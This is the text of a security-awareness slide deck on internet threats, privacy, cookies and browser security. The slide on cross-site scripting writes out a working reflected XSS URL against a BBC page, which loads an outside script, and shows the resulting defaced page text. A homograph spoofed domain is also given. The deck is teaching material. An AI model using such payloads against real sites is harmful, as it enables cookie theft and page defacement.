Becoming Paranoid

Or how I learned to start worrying and fear the Internet

George V. Neville-Neil

www.neville-neil.com

Why This Talk?

- To make all of you more paranoid
- Give people a grounding in current problems with securing internet services
- Show that any technology can be used insecurely
- Discuss very briefly what might be done to help

What this talk is **not** about

- Cryptography
- Encryption
- Math

The World is a Dangerous Place

- Who is trying to attack your systems?
- Why are they attacking your systems?
  - What is the attacker's motivation?
- How are they attacking your systems?
- Where are they attacking your systems?

Who is Attacking You?

- Thieves
  - Looking for economic gain
- Stalkers
  - Trying to find their prey
- Anti-social elements
  - Just out to cause problems
  - There are a lot of these people out there
- Your own mistakes
  - Sometimes we are our own worst enemies
- Employees
  - Why would you trust people you work with?

How Are You Attacked?

- Social engineering
  - Calling/IMing Employees
  - Phishing
- Direct attacks
  - Exploiting bugs in your APIs
  - Denial of Service Attacks (DOS and DDOS)
- Eavesdropping
- Stealing Credentials
- Sharing Credentials
- Internal Leaks
- Competitors
- Parasites

Where Are They?

- Other users sharing a computer
  - Are your users practicing safe computing?
- Intranetworkers
  - If your users share a network they are vulnerable.
- Net Nasties and Script Kiddies
  - They’re outside the firewall, so you must be safe.
- In the next office!
  - Just because someone works with you does not mean they should be trusted.

Security Realities and Perceptions

- User data must be kept safe
- Users must believe their data to be safe
- Certain types of security breaches are more harmful because of what the users think
  - Phishing attempts
  - Leaks of personal data
  - Email that seems to originate from the user's account
  - Loss of access
- Most internet companies live and die by their reputation

Personal Information Breaches

- Card Systems: 40 Million Accounts
- Bank of America: Loses Data Tapes with over a million records
- Ernst and Young: Lost Laptop with tax data
- T-Mobile: Paris Hilton's Cell Phone Hacked
- US Dept. of Veteran Affairs: Lost 26.5 million records
  - Lawsuit could cost the gov't 13.5 Billion USD

- Everyone handles personal information

One More Thing to Fear

- Microsoft had **one** extra word in their Passport description
  - They said it had **high** security
- The FTC disagreed
  - Claimed it had **normal**, **good**, or **industry typical** security
- Resulting Consent Decree cost Microsoft $200,000,000.00 USD
- Any one flaw in just one entrypoint for your system can cost you similar amounts.
- There's a long line of people looking for a reason to visit you under less-than-pleasant circumstances.

What are we trying to protect against?

- Compromise of the user's private data
- Running afoul of the law
- Abuse of the companies resources
- Loss of money

Privacy

- Privacy is a highly localized concept
- What might be private in one culture might not be in another
- Different governments have different rules for privacy and data retention
- Global rules and laws are in direct conflict with each other
- It is not possible to comply with all sets of rules in all countries simultaneously

Internet Startup

- You have 20 people
- Everyone has access to everything
- Everything is “open”
- Collaboration is king
- Anyone who knows who “root” is has the password
- Databases are available to everyone

Publicly Traded Company

- More than 20 employees
- People only see data on a need to know basis
- Even people who know who “root” is cannot have root access
- Databases are not readable my most of the company
- This can harm collaboration and slow development
- What is really needed is a framework for handling your data

Strategies for Protecting Privacy

- Delete and anonymize what you can
- Federating data
- Only give out data on a need to know basis
- Design all systems so that only a few people need to access data
- Make sure people have to collude to violate the security of the system
  - Split keys

User Management Issues

- If you have users you will need a tool to manage them
- There will be people, such as Customer Care, who will need to work with your users' data
- Track everything that the tool does
  - Reads
  - Writes
  - Deletes
- Check your logs

Non Technical Strategies

- Have a clear, documented, privacy policy
- Always follow the policy
- Have clear terms of service
- Make sure the TOS is always recorded
- Get good lawyers

Internet Security?

- Internet security mostly revolves around cookies and the Browser Security Model
- In a global enterprise true sessions do not scale
- Internet companies use cookies to act as user credentials
- Stealing a user's cookies is the same as stealing their password, for a time

Browser Security Model

- Browsers only send cookies to servers that set them *
- The browser determines whether to send the cookies based on the domain name in the URL
- mail.google.com and mail.msn.com should never overlap

Browser Tricks

- Feb 2005: Bug reported in all browsers BUT Internet Explorer
  - Internationalized domain names could fool the browser
  - www.paypal.com <- Normal Version
  - www.p а ypal.com <- Japan double byte ‘a’
- Oct 2004: IE Bug allows javascript function renaming
  - Loading certain HTML would replace a previously defined function
- The biggest problem is your company doesn’t control the browser
  - Must depend on others for a fix
  - Exploits are hard or impossible to mitigate in some cases


Cross Site Scripting

- The ability of an attacker to execute code within your domain
- Has several deleterious side effects
- Stealing cookies
- Changing data the user sees
  - Search results
  - News
  - Login pages

XSS Attack

http://www.bbc.co.uk/bbcone/listings/index.shtml?service_id=4223&DAY=today%22%3E%3Cscript%20src=http://www.securitylab.ru/test/sc.js%3E%3C/script%3E%3C!--

XSS Details


BBC – BBC ONE – Listings
http://www.bbc.co.uk/bbcone/listings/index.shtml?service_id=4223&DAY=today%22%3E%3Cscript%20src=
BBC – BBC ONE – Listi...
bbc.co.uk
Home
TV
Radio
Talk
Where I Live
A-Z Index
Search
15 October 2006
Accessibility help
Text only
BBC one
Listings
BBC Homepage
BBC ONE Homepage
Channel Listings
BBC ONE
BBC TWO
BBC THREE
BBC FOUR
CBBC
CBeebies
BBC News 24
BBC Parliament
Contact Us
Like this page?
Send it to a friend!
[Illegal characters in file path:
/home/system/www/bbcone/listings/nav_today">
Mon, 28 August 2006
George Bush appoints a 9 year old to be the chairperson of the Information Security Deportment
On Friday night, George Bush made an official announcement saying that Michael Antipov (http://michael.antipov.name), a 9 year old talented security specialist was to be the chairperson of the Information Security Department of the US. The debatable decision was approved by three-hour long discussion in the Senate.
Michael Antipov was noticed by the FBI service for his outstanding skills in the sphere of Information Security. He proved his ability to preside the abovementioned department defending 34 governmental web sites from Lebanon terrorist attacks.

A URL is an API

- It is important to realize that a URL to which users can **POST** is the same as a function call in an application
- More dangerous than function calls because the caller can be anyone
- Can lead to many different problems
  - Information leakage
  - Denial of Service
  - Attacker controlling your application

The MySpace Worm

- User's on MySpace can say that another user is their "Hero"
- Since MySpace URLs are constant for each user it was easy to find the hero list
- A single user was able to become the hero of over 1 million users
- The entire site had to go down for 24 hours for repairs
- This was a mostly benign worm!
- The move to AJAX and "Web 2.0" will accelerate these problems

Thinking About Your Data

- Often people don’t think about what they’re storing
- Most programmers, and most people, are optimists
- “It can’t happen here!”
- “All for the best in the best of all possible worlds.” - Pangloss

What Might Need to Be Secret?

- Payment instruments
  - Credit card numbers
  - Bank Accounts
  - Smart Card IDs
- Data that helps track the user
  - Where payments were made
  - How much was paid at a location
  - Items that were bought
  - Map locations
  - Travel itineraries
  - Saved user searches
- And much much more
  - Think about what you wouldn’t want your neighbors to know about you

Keys and Passwords

- Must be kept secret
- Do not store a key somewhere where it's easy to find
  - In the source code
  - In a configuration file
  - In CVS
  - In a spreadsheet
  - On a laptop
  - In a Windows Share

Where do Internet Bugs Come From?

- Schedule Pressure
- Undue Optimism
  - Thinking things are simpler than they really are
  - The code runs, Mission Accomplished!
- Lack of design
- Poor quality of craftsmen
- Lack of education
- A reversal of fortunes
  - Be conservative in what you do, be liberal in what you accept from others [RFC-793]

Personal Top 5 List

- Lack of Input Validation
- Trusting the user
- Improper use of threading
- Not understanding networking
- Trusting the platform

Basic Principles of Good Paranoia

- Know what you're trying to do before doing it
- Keep things simple
  - The fewer things you need to trust the safer you will be
- Peer Review
- Don't believe in magic bullets
  - The Magic Medicine (Japan, China, and much of Asia)
  - The Arrow of Ram (India)

Systems Thinking is the most important skill!

What is to be done?

- Better quality education
  - At university and in the corporate world
- Teach people early that getting it to work does not mean that they're done
- Have people work in more realistic environments
  - Open source is a great opportunity
  - Everyone should have to build an embedded system
- Mix pessimists with the optimists
- Teach people about risk
- Process really is important

More Resources

- BugTraq Mailing List and Archives:
  - http://www.securityfocus.com
- Risks Newsgroup and Mailing Lists
  - http://catless.ncl.ac.uk/Risks
- Packet Storm Security
  - http://packetstormsecurity.org

Questions?